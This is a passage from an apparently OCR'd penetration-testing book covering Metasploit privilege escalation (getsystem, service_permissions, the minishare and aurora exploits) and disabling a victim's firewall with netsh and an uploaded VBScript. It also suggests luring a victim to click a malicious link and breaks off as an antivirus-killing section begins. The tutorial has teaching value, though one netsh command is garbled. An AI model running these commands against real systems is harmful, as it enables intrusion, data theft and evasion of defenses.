- `http://www.pentest-standard.org/index.php/Post_Exploitation`
- `http://www.securitytube.net/video/2637`
- `http://cyruslab.wordpress.com/2012/03/09/metasploit-post-exploitation-with-meterpreter-2/`
- `http://em3rgency.com/meterpreter-post-exploitation/`

8

Post Exploitation – Privilege Escalation

In the previous chapter we went through the post-exploitation techniques. Post exploitation is divided into five different phases. This chapter will give a deep understanding of the first phase of post exploitation, which is Privilege Escalation. We will be covering new techniques and tricks on how to escalate our privileges once we have gained access to the system.

Understanding Privilege Escalation

Privilege Escalation in simple terms is gaining elevated privileges to resources that are normally protected and whose access is denied to normal or unauthorized users. Through escalated privileges, a malicious user may perform unauthorized actions and cause harm to the computer or the whole network. Simple examples of things you can do after privilege escalation are installing malicious software for unethical uses, deleting user files, denying resources to a particular user, and viewing private information. It may usually occur by compromising a system using an exploit based on vulnerability. This security misconfiguration or weakness may cause the security perimeter or the authentication to be bypassed and hence achieve privilege escalation.

Privilege escalation is broadly divided into two major forms:


- **Vertical Privilege Escalation**: In this escalation of privileges, a lower privileged user or application may access functions that are reserved only for authorized or administrative users. This feature is also known as privilege elevation.
- **Horizontal Privilege Escalation**: This escalation usually happens on a horizontal scale with respect to user rights. A normal user accessing the resources reserved for another normal user. This again is escalation of some other person's resources, as technically only he should have privileges over his resources.

There can be escalation scenarios due to multiple reasons – network intrusion, vulnerability exposure, unmanaged accounts, security from obscurity, and others. The approach followed is usually logging in and trying to get some basic information about the computer, something similar to the information-gathering scenario. Then the attacker may try to get hold of private information or maybe some user credentials that may be linked to some important documents.


If we talk about Metasploit, running client-side exploits gives us the session with only limited user rights. This may severely limit the attacker from compromising the victim machine to the level he wants; for example, he may not be able to dump password hashes, make changes in the system settings, or install backdoor Trojans. Through very powerful scripts in Metasploit, such as getsystem, we may be able to get system-level permissions on the root system.

Exploiting the victim's system


Now we will start the tutorial phase of privilege escalation. Here we are going to exploit the victim's system by running a buffer overflow exploit in a small program called Mini-share. Mini-share is free file-sharing software. It is free web server software for Microsoft Windows. It is a quick and easy way to share files if you have web hosting. Now open `msfconsole` and type in `use exploit/windows/http/minishare_get_overflow`.




After that, type in `show options` to see in detail all the options that we have to set in the exploit.




Now set all the options that are required; as we can see in the preceding screenshot, `RHOST` is required. The `RHOST` option refers to the remote host address, which is the target IP address. Type in `set RHOST <Victim IP>`; for example, here we are using `set RHOST 192.168.0.102`.




The second option that is required is `RPORT`. The `RPORT` option refers to the remote port address, which is the target port number. Type in `set RPORT <Victim port>`; for example, here we are using `set RPORT 80`.



Now select the target system type. Type in `show targets` and it will show us all the vulnerable target operating systems.




Now select the target according to your victim's system. Here we are selecting target 3. So we type in `set TARGET 3`.




Now it is time to exploit the target. So we type in `exploit`.

We can see that after exploiting the victim's machine we have a `Meterpreter` session. Let us have a sneak peek into the victim's system. To get the user ID, type in `getuid`. We see from the following screenshot that the user ID is `NT AUTHORITY\SYSTEM`.



After that, we run `getsystem -h` for escalating the privileges in the victim's system.




We can see in the previous screenshot that running `getsystem –h`, gives us a bunch of options for privilege escalation. The first option is `0 : All techniques available`, which uses all techniques as default for escalating the privilege.

The terms used in the options for privilege escalation are as follows:


- **Named Pipe**: It is a mechanism that enables inter-process communication for applications to occur locally or remotely. The application that creates the pipe is known as the pipe server, and the application that connects to the pipe is known as the pipe client.
- **Impersonation**: It is the ability of a thread to execute in a security context that is different from that of the process that owns the thread. Impersonation enables the server thread to perform actions on behalf of the client, but within the limits of the client's security context. The problem arises when the client has more rights than the server. Every user of an operating system is provided a unique token ID. This ID is used to check the permission levels of various users of the system.
- **Token Duplication**: It works by copying the token ID of a higher privilege user by a low privilege user. The lower privilege user then behaves in a similar manner as the higher privilege user and acquires all the rights and authorities as those of the higher privilege user.

- **KiTrap0D**: It was released in early 2010 and affected nearly every operating system that Microsoft had made up till then. When access to 16-bit applications is enabled on a 32-bit platform, it does not validate certain BIOS calls properly, which allows local users to gain privileges to improperly handled exceptions involving the #GP trap handler (nt!KiTrap0D), aka Windows Kernel Exception Handler Vulnerability, by crafting a VDM_TIB data structure in the Thread Environment Block (TEB).

Let us use the first option with all techniques available by typing in `getsystem -t 0`.




We can see the message after running the command `...got system (via technique 1).`. Now we check the process list by typing in the `ps` command.



Privilege escalation by post exploitation


Now we will show another technique for privilege escalation – using post-exploitation modules. This module uses the built-in `getsystem` command to escalate the current session to the SYSTEM account from an administrator user account. When we get a `Meterpreter` session, type in `run post/windows/escalate/getsystem`. This module will automatically escalate the administrator privileges.



Now we are going to use another post-exploitation script for local privilege escalation. This module exploits the existing administrative privileges to obtain a SYSTEM session. If it fails in the first instance, the module inspects the existing services and looks for insecure file permissions that are vulnerable to an attack. After that, it attempts to restart the replaced vulnerable service to run the payload. Hence a new session gets created on a successful exploit.

Type in `run post/windows/escalate/service_permissions`; it will open another `Meterpreter` session.


Just try a different exploit for compromising the target system, and after that escalate the administrator privileges. Type in `use exploit/windows/browser/ms10_002_aurora`.



Now type in `show options` to see in detail all the options that we have to set in the exploit.

After this, set all the options that are required as shown in the preceding screenshot. The `SRVHOST` option refers to the local host address to listen on. Type in `set SRVHOST <Victim IP>`; for example, here we are using `set SRVHOST 192.168.0.109`.

Finally, we exploit the target by typing in `exploit`.



We can see a URL created by Metasploit. Now we just need to give this URL to the victim and lure him to click on it. After opening this URL in Internet Explorer, the victim will get a `Meterpreter` session and after that you may go ahead with privilege escalation attacks.

Summary

In this chapter we learned on how to elevate our privileges once we have compromised a system. We used various scripts and post-exploitation modules to achieve this task. Our ultimate goal was to achieve the level of privileges of a system administrator so that we will be able to use the victim's machine as per our needs. We were successful in achieving this task and gained administrator privileges to the victim's machine. Only compromising the system will not achieve the ultimate goal; we need to be able to leak out a victim's private information or make brutal changes to his computer. The power of privilege escalation through Metasploit unlocks this power and helps us achieve our target. In the next chapter, we will move on to the next post-exploitation phase – clearing our tracks to save ourselves from getting caught once we have compromised a system.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:


- `http://en.wikipedia.org/wiki/Privilege_escalation`
- `http://www.offensive-security.com/metasploit-unleashed/Privilege_Escalation`
- `http://vishnuvalentino.com/tips-and-trick/privilege-escalation-in-metasploit-meterpreter-backtrack-5/`
- `http://www.redspin.com/blog/2010/02/18/getsystem-privilege-escalation-via-metasploit/`
- `http://www.securitytube.net/video/1188`

9
Post Exploitation – Cleaning Up Traces

We covered the privilege escalation techniques using Metasploit in the previous chapter. Next, we move on to the next phase of post exploitation, which is cleaning tracks and traces through log deletion and staying undetected by disabling the firewall and antivirus systems. In this chapter we will learn how to evade firewall and antivirus system alerts once a system is compromised. Another important matter for a hacker is how invisibly he performs his work. This is known as cleaning tracks and traces; here, a malicious hacker clears logs and any alerts that may have been created because of his intrusion.

Disabling firewalls and other network defenses

Why is a firewall important? A firewall is basically software or hardware that blocks unauthorized entry to a system or network. A firewall also keeps track of intrusions and security breaches. If the firewall is well-configured, each unauthorized entry is blocked and logged in the security logs. It controls the incoming and outgoing network traffic and analyzes the data packets; based on this, it decides whether it should allow the packet through the firewall or not. So if a malicious user is able to exploit a system remotely, the first step should be to disable the firewall so that no further alerts can be logged by the firewall, which could show evidence of the intrusion.




A firewall is classified into three different types:


1. **Packet Filter Firewall**: These types of firewalls are associated with the first three layers of the OSI Model with a little help from the transport layer as well, for the source and destination port numbers. When a packet travels towards the packet filter firewall, it is analyzed with the help of set rules to match against. If the packet passes through the filters of the firewall, it is allowed to enter the network, otherwise it is blocked.
2. **Stateful Firewall**: These are also called second-generation firewalls. As the name suggests, these firewalls work on the states of a network connection. Throughout the state, it determines whether to allow the packet into the network or not.
3. **Application Firewall**: These are known as third-generation firewalls. Application firewalls work on applications and protocols like HTTP, SMTP, and SSH. They also help in detecting if an unwanted protocol is trying to bypass the firewall on an allowed port.

A firewall is one of the greatest enemies of a malicious user. It stops a malicious user from using post-exploitation scripts and creating backdoors to compromised systems. Hence an attacker's first objective should be to disable the firewall once he compromises the system. In this chapter we will see how we can actually disable the firewall through Metasploit and then work on unauthorized zones.

In this section, we will show you how to disable the firewall in the victim's system. Before doing this, we will check the status of the firewall in the victim's system; that is, is it enabled or disabled. To do this, we will use a post-exploitation script. So type in `run getcountermeasure`.




We can see in the preceding screenshot that the firewall is enabled in the victim's system. There is another way to check the firewall settings in the victim's system – by accessing his/her command prompt. For this, we have to open the victim's shell from Meterpreter. The technique to open the shell from Meterpreter has already been covered in previous chapters. We access the command prompt and type in `netsh firewall show opmode`.



Now we can check the firewall settings of the system firewall. Let us verify it by checking the victim's system to see if the firewall is enabled or not.

We can clearly see that the firewall is in the active state. So now we need to disable it. Type in `netsh firewall show opmode mode=disable`.




After executing the previous command, the command will disable the firewall permanently. Let us now check the firewall status in the victim's system.

Disabling firewalls through VBScript


There is another way to disable the firewall, that is, by executing a small Visual Basic Script on the victim's system. Firstly, we have to write three lines of code in a text file.

```
Set objFirewall = CreateObject("HNetCfg.FwMgr")
Set objPolicy = objFirewall.LocalPolicy.CurrentProfile

objPolicy.FirewallEnabled = FALSE
```


Now save this code with a `.vbs` extension. For example, here we have named it as `disable.vbs`.




Our script is ready; now we have to upload this script into the victim's system. For uploading, we will use the Meterpreter upload command. Type in `upload <source file path> <destination file path>`; for example, in our case, we type in `upload root/Desktop/disable.vbs C:\`.




Thus, we have uploaded our `disable.vbs` script into the victim's `C:` drive. Let us check in the victim's `C:` drive to see if the script is uploaded or not.



We can see our `disable.vbs` file in the victim's `C:` drive. We can now execute this script remotely. To execute this script, we have to go to this drive by typing in `cd C:\`.



We are in the victim's `C:` drive now and we can execute the script. So type in `disable.vbs` and it will be executed in the victim's system.



Let us check if the victim's system firewall has been disabled or not by our script.


Yes, the firewall has been disabled successfully by our VBScript code.

Antivirus killing and log deletion

Let us take a look at some of the exploitation issues in an antivirus program. There are various things that an attacker needs to take care of after exploiting a system. This is important if he wants to play safe and stay undetected. Antivirus software is one of the main defense systems for a legitimate user, and if an attacker is able to disable it, he has successfully gained full control over the system and can stay undetected. Hence it is very important for an attacker to disable the antivirus system as a precautionary measure to hide his/her existence. In this chapter, we will learn how to disable and kill different antivirus programs through Meterpreter post-exploitation scripts.

